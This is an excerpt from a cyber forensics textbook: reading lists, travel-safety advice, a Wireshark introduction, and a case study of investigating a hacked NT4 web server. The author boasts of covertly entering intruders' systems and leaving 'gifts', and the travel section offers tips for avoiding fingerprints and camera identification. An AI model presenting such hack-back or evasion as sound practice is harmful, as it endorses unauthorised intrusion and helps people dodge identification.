Author: Aeleen Frisch
- Title:** Teach Yourself Windows NT Workstation 4 in 10 Minutes
Publisher: SAMS
Authors: Sue Plumley and Paul Casset
- Title:** Teach Yourself Microsoft Windows 2000 Professional in 10 Minutes
Publisher: SAMS
Authors: Jane Calabria and Dorothy Burke

COMPUTER INTERNALS

Knowing how a computer works on the inside (both hardware and software) can be a definite asset during an investigation. Studying for and passing CompTIA's A+ Certification Exam is a big step in this direction. I recommend the following books as references and things to work your way through:

- Title:** Exam Prep A+ CompTIA Certified Computer Technician
Publisher: Certification Insider Press
Author: Jean Andrew
- Title:** Teach Yourself Upgrading and Fixing PCs in 24 Hours
Publisher: SAMS
Author: Galen Grimes
- Title:** Upgrading and Repairing PCs
Publisher: QUE
Author: Scott Mueller

- Title:** TechRef
Publisher: Sequoia
Author: Thomas Glover and Millie Young
- Title:** WinRef 98-95 (note: yes, still being used in portions of our global community)
Publisher: Sequoia
Author: Roger Maves
- Title:** Pocket PCRef
Publisher: Sequoia
Author: Tom Glover and Millie Young
- Title:** DOS Instant Reference (note: yes, still quite useful in various areas of the globe)
Publisher: SYBEX
Author: Robert Thomas

COMPUTER NETWORKING

Computer networking is what ties all these systems together to allow malicious attacks (and the necessary business communications) in the first place. A basic understanding of the technology behind this communication system and how it can be attacked is a definite asset. I recommend the following books and CBTs:

- Title:** CCNA Virtual Lab e-trainer
Publisher: SYBEX
Authors: Todd Lammle and William Tedder
- Title:** Cisco Security Architectures
Publisher: McGraw-Hill
Authors: Gil Held and Kent Hundley
- Title:** Network Intrusion Detection: An Analyst's Handbook
Publisher: New Riders
Author: Stephen Northcutt
- Title:** Hacking Exposed
Publisher: Osborne
Authors: Stuart McClure, Joel Scambray, and George Kurtz

WEBSITES OF INTEREST

- <http://www.cerias.purdue.edu/coast/#archive>
- <http://www.isse.gmu.edu/~csis/>

- <http://www.idg.Net>
- <http://www.forensics-intl.com>
- <http://www.cert.org>
- <http://www.securify.com/packetstorm>
- <http://www.antonline.com>
- <http://www.htcia.org>
- <http://www.sans.org>
- <http://www.dcf.gov>
- <http://www.nw3c.org>
- <http://www.ifcfbi.gov>
- <http://www.usdoj.gov/criminal/cybercrime>
- <http://web.lexis-nexis.com/more/cahners-chicago/11407/6592826/1>
- <http://www.secure-data.com>
- <http://www.guidancesoftware.com>
- <http://www.asrdata.com>
- <http://www.all.net>
- <http://www.dmares.com>
- <http://www.vogon.co.uk>
- <http://www.fish.com/security/tct.html> (Dan Farmer's Coroner's Toolkit may be obtained here.)
- <http://www.contacteast.com>



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Case study

A historical case that I am familiar with will now be presented. As I mentioned earlier in the book but this bears repeating, keep in mind as you read through this chapter that there will always come new tools and technologies. Also keep in mind that technology you consider current in your particular country could be unavailable in other less-developed or economically challenged countries, and as such you may be forced to work with hardware and software tools less advanced than what you are used to. The important thing is that you understand the concepts involved and don't tie yourself and your career to only the latest and greatest toolsets and computer systems available. Be able to adjust to whatever is at hand for you to make use of. This case study will assist you with this and will also give you an even better sense of how to use procedures and tools discussed in previous chapters. The names, places, and some information have been altered to protect prior clients. Any names that are similar to those of current corporations or government agencies are coincidental. The persons in the case are:

Bill Miter	Senior network security analyst
Bob Jacobs	Chief executive officer (CEO) of Nortelem, Inc., Boston, Massachusetts
James Roberts	Router administrator (Who left and Steve Wier took his place)
Joe Freid	Cable technician
Lucy Miles	Manager, system administrators
Ron Yougald	System administrator of hacked node
Ross Pierce	Manager, physical security personnel
Sam Miller	Member, physical security
Steve Wier	Router administrator
Terry Reiner	Manager, firewall and switch engineers/technicians

The case began as so many others do – with a call from a potential client who has obtained my name and contact information from a previous, satisfied client. The first words I heard over the telephone from Bob Jacobs, CEO of Nortelem, Inc., were,

Our website has been hacked at least twice this past week. The first time it occurred, my system administrator, Ron Yougald, took care of the problem – or so he thought. Now it has happened a second time. This is damaging to our reputation. Customers and the world in general will hear about this and believe we can't even take care of our own systems, much less handle a client's problems.

He started to continue, but I stopped him, telling Bob he needed to settle down and cease talking about sensitive corporate matters over an unsecured telephone line. Anyone could be listening in. I then asked Bob for his e-mail address. I sent Bob an encrypted e-mail using AT&T's Secret Agent product. Bob was able to decrypt the e-mail when he received it because we had agreed to a decryption password over the telephone. The e-mail contained my company's standard contract. Bob was to review it, sign it, and fax it back to me at the number I provided in the e-mail. Bob spent a couple of hours reviewing the contract with his legal department. He then signed and faxed the contract to me. During that time, I verified that Bob Jacobs and Nortelem were actually who Bob had said they were. Now I could take action. I immediately booked a flight to Boston – the home of Nortelem, Inc.

I should note here that my preference is for clients to already be a subscriber to my cyber forensics service. Contracts are already signed, procedures and codewords are agreed to, etc. My company receives a monthly, quarterly, or annual fee (depending on the client) for being ready to respond to a client within a specified timeframe. There are also secure communications lines and procedures already in place. In Nortelem's case, there was nothing in place. Thus, the initial communications were not secure, and time was lost in getting a contract ready.

TRAVEL SECURITY

I want to point out something else that is of importance – your personal safety. It could be that the client you are planning to assist is an organization, such as transportation or utilities or financial, that is part of the critical infrastructure of numerous countries, including the United States and Europe. It could also be that a terrorist group or some organized crime faction is responsible for the malicious event you are moving forward to investigate. Don't laugh ... you must take this seriously in today's world. Just recall all the various news stories you have read over the past few years. It's better to be somewhat paranoid and live than to think it's just you and some machines you have to work with ... and die. I've lived and worked in 12 countries for the military, the intelligence community, defense contractors, and normal everyday corporations for 50 years ... and more than once I was glad to have followed the security training that I had received ... it

kept me among the living. So here, I'm passing on to you some key items that the average person can use when you are traveling to and from client sites. You probably won't be able to do everything I mention here, but do as much as you can.

1. Stay alert at all times. Don't bury your face into your cellphone unless you absolutely have to for some reason when you are out and about. And get off that phone as quickly as possible and stay alert as to what is happening around you. Be constantly aware of your surroundings. Don't walk around in some ignorant blissful state of mind. Bad things happen every day to people. Don't be one of the statistics just because you didn't feel like being alert to what was going on around you. Be alert at all times.
2. If you are traveling to a country and a language foreign to you but is spoken by most people on the street, learn some short key phrases you can use in an emergency and build on your vocabulary as needed while you are in the country. At one point in my career, I ended up working for over a year in Egypt and while there I attended classes in Arabic three times a week. Such learning can be quite beneficial so don't waste your time being involved in meaningless evening pursuits while working in another country ... learn. You never know until later just what new adventures you can take advantage of due to something you learned as an evening pastime.
3. Don't think that standard airline travel, such as Delta, United, etc. is the only way to get around in the Americas (Canada, the United States, Mexico, Central America, and South America) and other areas such as Europe and so on. As an example, and perhaps you are not aware, that there are many private airstrips throughout the United States that citizens maintain right next to their homes (or very close by, near farms, etc.), and these people have their own private planes sitting right there. To keep your travel much more private, take advantage of these as I have for the past 50 years (yep, I've been in this line of work for quite a while). Establish relationships, and even if you don't have an established relationship, many of these people are more than pleased to pick up the dollars for taking you somewhere ... so drop in on them and ask if you wish to go this route.
4. If possible, don't use a key fob to electronically open your car doors, trunk, or to start your car remotely. Don't keep it with you (keep it in a safe place in a box that radio waves can't penetrate) and just use the plain car keys. You risk having both the car and you hijacked when you carry an electronic key fob around in your pocket. Keep in mind that one key fob can open more than one vehicle, even in the same parking lot ... it just depends.
5. You may think that the following items have some negative thinking around them, but understand that over a 50-year period I know all the following occur (and more) so you have to follow the Boy Scout

motto and “Be Prepared.” Assume up front that all of the following are going to happen and don’t make excuses for not being able to do your job:

- a. You have somehow lost access to your mobile phone, laptop, and wallet/purse. Be sure to memorize at least (and preferably 3–10) one phone number that you can use to rescue yourself and your operation, whether that’s a friend, colleague, employer, client, etc. A number that can get you out of the trouble you are in.
- b. If you use something like Dropbox, be sure to strongly encrypt what you put there. Having access to more than one account is also a plus because access to one may fail for whatever reason.
- c. You were counting on your GPS (on your phone, in your car, on your laptop, or whatever) and it fails. It’s not working. Be sure to memorize at least one route that can get you from X to Y (whatever locations are critical to this endeavor) before venturing out. If you have an excellent memory, memorize more routes. You can of course keep a small map in your purse or wallet but again you need to assume you are going to lose those items for whatever reason.
- d. Perhaps you are in a location where you don’t want to leave fingerprints for some reason. If so, either wear gloves or if that is not an option wash your hands in a solution (such as a silicone solution) that prevents the oil from your fingers from leaving fingerprints.
- e. Perhaps you are working on something where you prefer to minimize the chances of someone identifying who you are. So many cameras out there nowadays, it can be difficult, but you can significantly increase these privacy issues. Wear a hat and sunglasses, keep your head tilted in a way that makes it more difficult for a camera to identify you via some software-based program. Also keep in mind that you can be identified by the top of your hands also, not just your fingerprints. Cameras are so good now that the tops of your fingers and hands can be used as a means of identification and if the other side of your hands can be seen on camera (fingerprints) that can also identify you. One idea is to wear gloves, but if that is not feasible coat your fingers in a solution that prevents the cameras from identifying you by your hands. There are multiple items for that, and one for the average person could be pretending you have poison ivy (or whatever) on your hands and so you coat the fingers or hands with calamine lotion to prevent the itching (no one will want to touch those hands either). Do you have some tattoos or other prominent abnormal items on your skin that can identify you? If so, do something to cover them (note that dermatologists have various light therapies that can remove tattoos you wish you no longer had ... and don’t let pride in some

tattoo keep you from covering or eliminating it). Other items are your eyes, and you can pick up some contact lenses that can both make your eyes a different color and prevent various electronic devices from directly accessing your eyes. Use your imagination and look at various websites on the Internet that specialize in “protection gear” for the average person. I would also recommend wearing special travel clothes that protect you from pickpockets, as an example have a look at:

- i. <https://www.clothingarts.com/>
 - f. Before you leave on your venture, it’s much better (if you have the time) to carefully plan out what you are going to do step by step on a drawing board. Up front planning can make a big difference as you continue down the road.
 - g. Take self-defense classes and keep yourself in good physical condition. You don’t need a black belt ... you just need to know a few solid offensive/defensive moves that you practice daily and become habitual to use.
 - h. If you are working in a foreign country, setup a bank account while you are there and establish relationships. Also, setup post office boxes in different cities for mail purposes. These may well come in quite handy in the future.
 - i. I don’t want to get much more into this because an entire book could be written on travel safety, but I’ll mention one last item. Perhaps someone wants to sneak up behind you and strangle you. You think ... are you crazy?! No one wants to do that to me! Yes, that’s what other people thought who are no longer with us. Again, for a small sum, you can purchase a comfortable neck collar that blends in with your skin and you wear around your neck. With that in place, someone coming up from behind (or during a fight) won’t be able to strangle you (form behind or in front) and strikes to your throat will not be effective. There are websites that sell these and many other items, both offensive and defensive items, that can be hidden in plain sight but could save your life. Be prepared!
6. Establish friendly relationships with law enforcement at the Federal, State, and local levels. Such relationships can go a long way in various situations and get you instant assistance when otherwise you either wouldn’t get the time of day or you would be placed as a low priority. So, attend events, meet them for breakfast, lunch or dinner, etc. Be known by some key vendors of products you use (preferably at an executive and/or managerial level).
 7. Learn Morse code. Morse code?! Why? Although it seems out of place in the modern world of today, it is still used on a regular basis globally in various circles. For example:

- a. You have been taken hostage and a video is being taken of you or of the group you are in. Perhaps you need to let law enforcement (or someone else) know your location so they can come and rescue you. You just simply use the opening and closing of your eyes to send a Morse code message that just states your location. Could be a life saver.
- b. You are taken prisoner in a room by yourself, with no windows, only the door and walls. You think someone else who is in trouble is in the room next to yours. You lightly tap the walls with Morse code to communicate. They may or may not know the code but at least you can try.
- c. You are sitting in a café outside (or inside) and waiting on a colleague and the two of you, for whatever reason, don't want others to know that you know each other. If you both know Morse code, you can communicate with each other just using your eyes, but of course you only want to do it for a very short conversation or someone may pick up on it.

WIRESHARK AND PYTHON

During my conversation with the client, we learn a piece of good news ... the client runs Wireshark $24 \times 7 \times 365$ and keeps backups for 30 days. This is great news. So, before we continue on our adventure let's take some time to understand just what Wireshark is and how it can help us during our investigation. This will just be a short discussion of Wireshark since there are entire books written on this subject area if you wish to learn more. We will also examine how we can use a programming tool like Python (PyShark in this case) to enhance our work with Wireshark.

To start things off here, go ahead and download Wireshark and Python from:

<https://www.wireshark.org>


<https://www.python.org/downloads>

Download what is appropriate for the operating system you are using. In my case, I am downloading Python 3.9.2 for Windows and Wireshark 3.4.3 for 64-bit Windows. We will be using PyShark in order to modify how Wireshark captures and filters the packets it collects. Wireshark can perform the following feats for us:

- It allows us to see what protocols are being used on the network.
- It captures live packet data.
- It views detailed protocol information within the packets.


- It filters packets based on various criteria.
- It examines security problems.
- It observes what happened, when it happened, where it came from, how it happened.

Here is a look at what the Wireshark GUI looks like:



Since the print in the above screenshot is a little small, let's break it down by sections, from the top down.

- First, we see the name of the file, MostOfTheDay.pcapng
- Next, we see the various menu items we can select from
- After packet collection, we can use the display filter area (Filter Toolbar) to focus in on what is of importance to us



Packet List Pane (PLP):

- This shows you the packets that have been captured. Each line is a separate packet.
- The column headings shown are:
 - No.
 - One of the items you will see in this column is symbols used to designate where a packet conversation begins, ends, etc. I mention this along with the symbology used very soon.



- Those first two above you can see in the PLP above. The following items you have not seen yet ...
- Not part of the packet conversation you selected



- The last packet in the packet conversation you selected



- These two arrows are for DNS Request (arrow points right) and DNS Response (arrow points left)




- The selected packet acknowledges this packet



- The selected packet is a duplicate acknowledgment of this packet



- The selected packet is related to this packet in some other way



- Note also that if you observe brackets [] and links in the PDP, such information has been generated by Wireshark and is not a part of the packet contents.

For our investigation, it is quite useful to color packets differently depending on which conversation it is. Wireshark comes with default coloring rules but you can change colors as you see fit.

Something to keep in mind about Wireshark (and any other protocol analyzer for that matter) is that it can only observe and interpret protocols that it knows about (which are many). There are numerous protocols written globally by military and government entities (e.g., federal law enforcement agencies, intelligence organizations such as MI-5/6, CIA, NSA, corporate entities, organized crime, and others) that are kept secret and/or proprietary. Wireshark won't be aware of those. I started writing my own protocols in the year 2000, first for experimental purposes, and then for privacy and work-related purposes. I found the programming languages of C and Intel/Motorola Assembly to be excellent for this purpose although I've experimented with other languages when I was in the mood and had the time to learn something new. There are books you can pick up on this topic if you have an interest in such a venture. A definite advantage to having this skillset is the ability to set up computer networks and systems that work in a normal fashion but stealthily await the presence of an intruder without the intruder even being aware of the unknown protocols you have written. You can then respond to the intruder in the manner of your choosing without them even being aware you are tracking them, moving in and through systems they are using, etc. I wrote the protocols and set up an automated process many years ago that handles this for me, all the while the intruder thinking they got in and out undetected, but instead taking me back into their own systems and leaving my own "gifts" that they most likely would never be aware of. In addition to this, another skillset that has value is building your own motherboard along with writing your own BIOS/Kernel/Operating System (just a micro type but one that will do the job). I started this back in 1985 using the Z80 microprocessor. This usage

of this skillset also has broad ramifications and benefits, especially if you are privacy/security oriented. Again, there are books you can purchase to study for this type of endeavor if you so desire.

Now let's move further on into our case ...

During my trip to Dulles airport via a cab, I sent Bob an encrypted e-mail (my laptop is set up for wireless encrypted communications) with a list of questions needing answers immediately so that I could better plan my strategy while on the airplane. (I usually use a cab because it allows me to work on the client's issues instead of having to spend time focusing on driving in traffic.) In this way, I made the best use of the time available to me. The questions I asked and the comments made were as follows:

- Have your physical security personnel secured the area where the security incident occurred if possible?
- Do *not* turn the web server back on until after I arrive. If at all possible, no one should touch the machine until I arrive.

Note: It would have been much better for me if the system administrator had never touched the box. Because Ron had turned the web server off, I lost potentially valuable information from random-access memory (RAM). Now, if Ron were to turn the server back on, I would lose even more information because of the way the operating system would overwrite certain key areas of the hard drive during boot up.

- As I understand it, the victim is one NT4 web server running SP5 (Microsoft Service Pack) Option Pack 4 and IIS4 (Internet Information Server 4.0). Is this correct? [Yes. Be sure you know the platform(s)/operating system(s) being utilized by the client. This helps greatly in your preparation to solve the problem at hand.]
- Were any changes made to the operating system in the past four weeks? [SP5 was loaded onto the web server after the first hack occurred. Also, various Microsoft security patches were loaded after the first attack, giving the client a false sense of security. It also adversely impacted my investigation because once again this meant they overwrote some information on the hard drive that might have led me to the hacker. They should not have touched the machine at all once the hack occurred. Their best move would have been to just pull the network connection from the back of the machine so that the web server would no longer be advertising on the Internet.]

Note: If you do install any patches to an operating system, be sure to hide or remove the old system files. If you do not, a hacker can come along and reverse the patch process, removing your patch and putting back the old system files that had vulnerabilities.

- Who first noticed the compromised system? Exactly when? [Sam Miller, a member of physical security, first noticed the hack on July 23 at around 5 A.M. Sam immediately contacted his manager, Ross

Pierce, who contacted the CEO, Bob Jacobs. Bob contacted Lucy Miles, manager of the system administrators. Lucy contacted Ron Yougald and told him to bring down the web server. Ron did so about 5:47 A.M.]

- List individuals who have rights on this machine. What rights do they have? [The web server is in the NorTrust domain. There are also local security groups on the web server that you can look at when you bring it up. Also provided to me was a list of system administrators, domain administrators, and users of the system. In this case, there were a total of 13 system/domain administrators who had full systemwide access to the hacked web server. This is far too many. It is best to have only two people who have full system access to a server, with the current Admin system password placed in a sealed envelope and locked in a safe, which is supervised by the physical security department.]
- I want a copy of their security policies/procedures document, if they have one. [Unfortunately, no documented security policies/procedures are in place. Both groups and individuals are granted file access by e-mail requests to the web server administration team. No NT audit software is in use. These are poor security practices. No one should have system administrator rights to a web server unless there is a solid “company need” and this is agreed to by two managers who are above the potential system administrator and understand exactly what those rights mean from a business perspective.]
- Does anyone involved have any idea why this incident occurred? [No.]
- What is the age of this NT4 system? [NT was configured and loaded by Ron Yougald about one year ago. IIS4 configuration was loaded by Scott Yaser six months later. About three months ago, IIS4 was reconfigured by Darlene Mencer. None of these employees know each other and none of them conferred with the others concerning the work each did on the web server. Also, no one documented the work they did – not enough time, they said – management had other priorities for them. Again, this is a poor security practice. As an aside, the age of a system can be important. An aging hard drive can act as though it has been maliciously tampered with.]
- Can you send an electronic copy of the network infrastructure that surrounds this box (IP [Internet Protocol] addresses are not necessary)? [Some companies will provide this information, others will not. If you do receive it, be sure the communication session is encrypted and that you take care that this documentation does not fall into the wrong hands. Having this information is a great help to developing your plan of attack while en route to the client site.]
- For this NT4 system: is it set up as FAT or NTFS? [FAT for boot Windows NT 4.0 Server OS (local C:\ drive). NTFS for IIS4 and share folders (local D:\drive).]

- How large are the hard drives on the system? How many are there? [The system has six physical hard drives at 9 GB each. This is important because you need to be sure that the backup media you will use can handle the hard drive capacity of the machine(s) you are investigating. A cellular telephone and wireless laptop connection to the Internet are critical. If you find that you do not have what you need while you are en route to the client site, either call to be sure there is a computer supply house close to the client site from which you can quickly obtain the necessary items (such as backup tapes or hard drives or CD-ROMs) or order needed items online and have them overnighted to the client site.]
- Are there Small Computer Systems Interface (SCSI) or parallel ports on the back of the box? [Both SCSI and parallel ports are available. There is more than one type of SCSI cable, so be sure to find out specifically which type of cable it is. Again, if you do not have the necessary cables with you, be sure you can either obtain them from a local computer store near the client or order them online and have them overnighted to the client site.]

Note: Performing a backup via SCSI cables is at least nine times faster than using a parallel cable, so use SCSI when you can.

- Does the box have CD-ROM and diskette drives? [Yes. Most later generation systems do have these, but some older systems do not. If these are not available, you would have to be sure you have access to an external CD-ROM drive and an external diskette drive. You may have to order these drives if the client does not have them for some reason.]
- Is this an Intel platform (such as Reduced Instruction Set Computer [RISC] or Scalar Processor Architecture [SPARC]) or something else? [Yes: Compaq Proliant 3000, PII with dual-800 MHz]. However, be aware that the client may give you an answer because they think it is true or they just do not want to tell you that they do not know. When you get on site you find out that what you were told is incorrect. This can also be the case with other questions you ask.]
- Is this system in a classified environment? [No. If it were, you would need to ensure that your appropriate clearance was faxed to the client so that you would have access to the system when you arrived. Also, if it were a classified environment, you would need to find out whether you can bring in your cellular telephone, etc. If you cannot, be sure to make proper arrangements for communications.]
- When I arrive on site, I will need your system experts at my side for the NT box itself and for items relating to their network infrastructure (firewall, router, switch, etc.). Please provide me with their names and contact information (e-mail, telephone).

Note: You cannot be an expert on everything. You need to have a general understanding of the equipment that composes a network

infrastructure, but you also need to have an in-depth expert sitting with you for each device you need to access. If the client does not have the expertise, arrange for that expertise via a consulting firm or some other avenue open to you.

- I will also need a technician available who can walk me through the cabling plant and wiring closets associated with the web server that was hacked. Please provide me with names and contact information (e-mail and telephone). [Usually, the individuals who really know the cabling layout of a facility are the ones who pulled the cable. You need to be able to trace a cable starting from the back of the hacked system all the way to the wiring closet (in ceilings and under floors). Do not depend on someone's word for the route it takes. The individual could be wrong and the cable could have been tapped somewhere. You need to see for yourself.]
- This incident should not be mentioned to anyone who does not have a need to know. [This is common sense. The client should not advertise that the incident has occurred, nor should the client advertise that a cyber forensic investigator (CFI) is coming to investigate the incident. Keep things as low key as possible. If you do not, you may end up with the news media at your door or tip off the perpetrator who committed the malicious act. If it is an insider, the person may be able to cover his or her tracks before the CFI arrives.]
- I will need to interview some personnel. If your policies state that someone from human resources (HR) must be present, please provide me with at least two HR names and their contact information (e-mail and telephone). [An HR person is required in this case.]
Note: If this is a union shop, a contract or union agreement may stipulate that a union steward must be present for any and all questioning of a union employee. Be sure not to violate this stipulation. The perpetrator could be set free on this technicality.
- Do the system administrator or security personnel review system logs on a regular basis? [No. This is bad news, but not surprising. Many clients do not turn on system auditing for system performance and disk storage reasons, or they may have very limited logging. You may also run into the situation in which logging is active, but no one has been given time to review the system logs to check for signs of malicious activity on the system or network.]
- Do you have an intrusion detection system (IDS) in place? [No, but we do have a Cisco PIX firewall in place.]
Note: They should have both. Information on IDSs and firewalls is available in the appendices to this book.
- Please have a copy of the backup tapes for the system available for my use. [Notice that I said a copy, not the original tapes. Also, find out what type of backup system they use. You must be sure you have the

right equipment to restore the backup tapes you are given. This type of equipment may be bought or rented. The client may even have an extra system they will allow you to take back to your lab to use during the investigation.]

- Was this NT system serviced recently for any reason (in the past four weeks)? [No. However, the box cover is not kept locked and keys are with the box. The room the box sits in is locked, but several people have keys. This is a very insecure situation. First, the NT web server cover should have been locked. The keys for the cover should be in the hands of the physical security department, as should the keys that allow access to the room housing the web server (which should have been locked). If the system was serviced recently, you would need to see all the paperwork involved with this. Then check the box to ensure that what was said to have been done was actually done, nothing more and nothing less. Sometimes a service repair person will “plant” hardware/software for malicious activities.]
- Were any disgruntled employees released during the past four weeks? [None that we are aware of. Notice the way the question was answered. In large organizations, it is possible for people to have been fired with few, if any, people who worked around the person even knowing about it. They may think the person is on vacation, sick, etc. Be sure to check with HR on this issue. If any disgruntled employees had been terminated, you would need to obtain their user IDs for the system and carefully check the logs for activities performed under their user IDs. They could hide their activities in various ways (depending on their level of expertise), but this is a good way to begin.]
- Do you know of any current disgruntled employees? [None that we are aware of. Again, check on this in a discrete fashion. Listen closely to the people you interview. You may find one.]
- Have there been any other security incidents in the past three months? [None that we are aware of. Take this with a grain of salt. It is possible that your client was hacked a year ago but was unaware of it. If you check out some of the websites that harbor information of this type, you may have a surprise for your client. Two places to check would be rootshell.com and ATTRITION.org. There are numerous others, but these are two of the best.]
- Who has actual physical access to this NT4 box? [A secretary keeps the key and gives it out to those needing it. No key log is maintained. Obviously, there is a definite security problem here, although this situation is common. No one should be able to obtain the key to a locked server room without proper authorization.]
- Is this system outside or inside the firewall? [It is inside the firewall with firewall rules allowing specific IP/PORT access. Ports 80 and 21 are opened on the firewall so that personnel coming in via the Internet

can obtain access to the web server. Port 80 is commonly an open port on a firewall because all http traffic (Internet web traffic) uses this port. Port 21 is also commonly open on a firewall because it is the ftp port (allows file transfers). This is another good reason for also having an IDS in place. Although the firewall is potentially allowing malicious traffic through on ports 21 and 80, an IDS may be able to detect the malicious traffic and terminate the connection – or do other things, depending on how the IDS is configured.]

- Is this system for Internet use only or does it have another network interface card (NIC) in it that connects it to the organization's intranet? [Both Internet and intranet. There is one NIC card for the Internet and a virtual host for the intranet (two IP addresses).]

Note: This configuration is quite insecure. Those who use it are risking their internal networks.

- What are all of the purposes of this system? [This web server is used to hold an Oracle database that contains the results of research we have done on various products and companies. By law, we are required to make this information public.]
- What ports (Transmission Control Protocol [TCP]/User Datagram Protocol [UDP]) are being used on the system? For what purpose? [TCP 80 and 21 are the only ones we believe to be open. The box is also set up for NT Remote Administration.]
- I would like to see a copy of the original purchase order for the system, showing its original configuration as purchased. I would also like to have a copy of any servicing/modifications made to the system from a hardware perspective. [We have the original purchase order, configuration, and modifications on site and available for your perusal. However, this system was loosely maintained so we are unsure whether the system is actually configured the way our paperwork indicates.]

Note: You can run a software program called InsightManager on NT to identify the current configuration. If the same program was run at an earlier date, you can compare the old report with the new one you just made.

- Were any new applications recently (in the past four weeks) added to or removed from the system? [Three system administrators stated that they did make some application file changes, but they did not document which files were changed.]

The above question and answer session occurred during my trip to the airport in the cab and while I waited to board the airplane at the airport.

Note: If this had been an established client, I would have had the answers to most of the above questions at the time when the client initially contacted me. An established client has a checklist to use when

a network security incident occurs. The client quickly works through the checklist, providing answers as well as possible, and e-mails me the results via a secure encrypted link. This is a big timesaver. Saving time at the beginning of an investigation makes it more likely that the resolution of the investigation will be successful. The first 24 hours of a new case are critical.

I am now on the airplane, heading to Boston. My carry-on luggage is above my seat, stored safely away. This is an important point. Never put your Cyber Forensics Equipment Container (CFEC) in the hands of the airline personnel. Too much can go wrong. You have expensive (and sensitive) hardware and software and are responsible for it. If you arrive at the client site without your CFEC, you have a serious problem. Always keep your Cyber Forensics Equipment (CFE) in carry-on luggage that has wheels and a handle and is a size that fits in the compartment above your airplane seat. The contents of a CFEC may vary to some degree, depending on your work, but the following is a good standard to follow:

- Velcro fasteners to keep cables contained
- Hard drives that will work in the system(s) you will investigate
- Read/write CD-ROMs
- A wireless laptop loaded with vulnerability analysis, IDS, CF software, etc.:
 - Mijenix Fit It Utilities CD-ROM
 - Norton Utilities CD-ROM
 - NTI (New Technologies, Inc.) CF tools
 - EnCase
 - Access Data System Management Toolkit
 - L3 Network Security Expert
 - ISS Real Secure, Internet Scanner, System Scanner
 - NeoTrace
 - Visual Route
 - Microsoft Office
 - Internet and e-mail access
 - Antivirus software
 - PERL
 - Microsoft Visual C++ 6.0 or later
 - Intel/Motorola Assembler
 - Fortran
 - Digital camera
 - Bootable to Windows 95/98/2000, Linux, Solaris, Macintosh
 - Network ICE (personal laptop firewall)
 - Partition Magic and Boot Magic
 - VMware

- MatLab
- Mathcad
- QuickTime
- Adobe Acrobat
- NetScan Tools Pro
- War dialer
- Analyst's notebook
- Big Business Directory
- Dragon voice recognition
- NFR
- SafeBack
- Video camera (no active microphone)
- Boot diskettes for various operating systems/version levels
- Electronic copies of any documentation needed (paper is too bulky)
- Cables: all SCSI types, parallel, serial, telephone (RJ11), network (RJ45)
- Tape recorder: hand held, digital with IBM Via Voice and regular tape types
- Technical Surveillance Counter Measures (TSCM) equipment (The concern is that someone may have planted a transmitter.):
 - Radio frequency (RF)/microwave transmitter locator
 - White noise generator
- DAT tape drive (I recommend Ecrix VXA-1 External SCSI.)
- Extra pens/pencils and a wire-bound notepad
- A pair of Motorola radios (walkie talkies)
- Computer repair tool kit (includes antistatic wrist line)
- Extra battery and hard drive (duplicate of your current drive) for your laptop
- Paper and electronic copies of all e-mail/telephone numbers you might need
- Jaz Drive with 2-MB disks
- All power cords, device connectors, and adapters required
- Cellular telephone
- TechCard (to obtain 24/7 support on nearly any product)
- Credit cards, driver's license, badges, etc. required
- Passport
- Portable color printer that connects to your laptop (with extra ink cartridge)
- 5.25-inch diskettes with labels
- Surge protector
- Sequoia pocket books: Pocket Partner, Pocket PCRef, WinRef, TechRef
- Imation Super Disks for Macintosh computers
- Color-coded stickers (circular)

- Cable labels
- Evidence labels and chain of custody forms
- Erasable and nonerasable markers
- Cameras (digital and film type)
- Kensington Sonic Lock Alarm
- Kensington laptop security cable
- Null modem cable/Lap Link cable
- NetWare CD-ROM or diskettes
- Four-port mini 10/100 network hub
- Mini projector for laptop
- Fluke Network Meter
- Duplicator (to make second copy of the bitstream backup)

This may seem like a large amount of equipment, but it all packs well into one carry-on piece of airplane luggage. Lest I forget, there are two more important details:

1. Be sure you have notified at least one person (preferably two or three) to let them know where you are going; provide them with emergency contact information.
2. Be sure to inform your computer crime attorney of your location, contact information, and general information pertaining to the case. Your attorney should expect to be contacted and therefore should readily respond to a ringing cell telephone or pager.

I arrived at the client site, Nortelem, in Boston, Massachusetts, and was met at the gate by a security guard, who requested proper identification and then notified Bob Jacobs of my arrival. The security guard inspected my CFEC and required me to sign a statement stipulating my understanding of company policy pertaining to the equipment I am bringing in. Bob picked me up at the gate and we went to a conference room. The first thing I always do when I arrive at a site is to hold a 15-minute briefing. (After reviewing the information Bob sent me, I contacted him and told him who I would like to have available as soon as I arrived on site.) The briefing covered the following topics:

- Was physical security able to secure the area where the security incident occurred?
- Have you learned anything new since we last communicated?
- Do you have available the personnel I requested?
 - Web server system administrators (at least two of them)
 - Firewall, switch, router experts
 - NT4 operating system expert
 - Applications expert for the compromised system
 - Legal, HR, and union (if necessary)

In summary, this is the procedure I followed.

- Begin the evidence collection process. This entails obtaining a bitstream backup of the victim systems and collection of logs from routers, switches, firewalls, etc. All evidence collection is done in accordance with DOJ (Department of Justice) guidelines so the client can use the evidence in a court of law if desired.
- Obtain a copy of the victim system backups for the past week.
- Interview personnel involved with the victim systems.

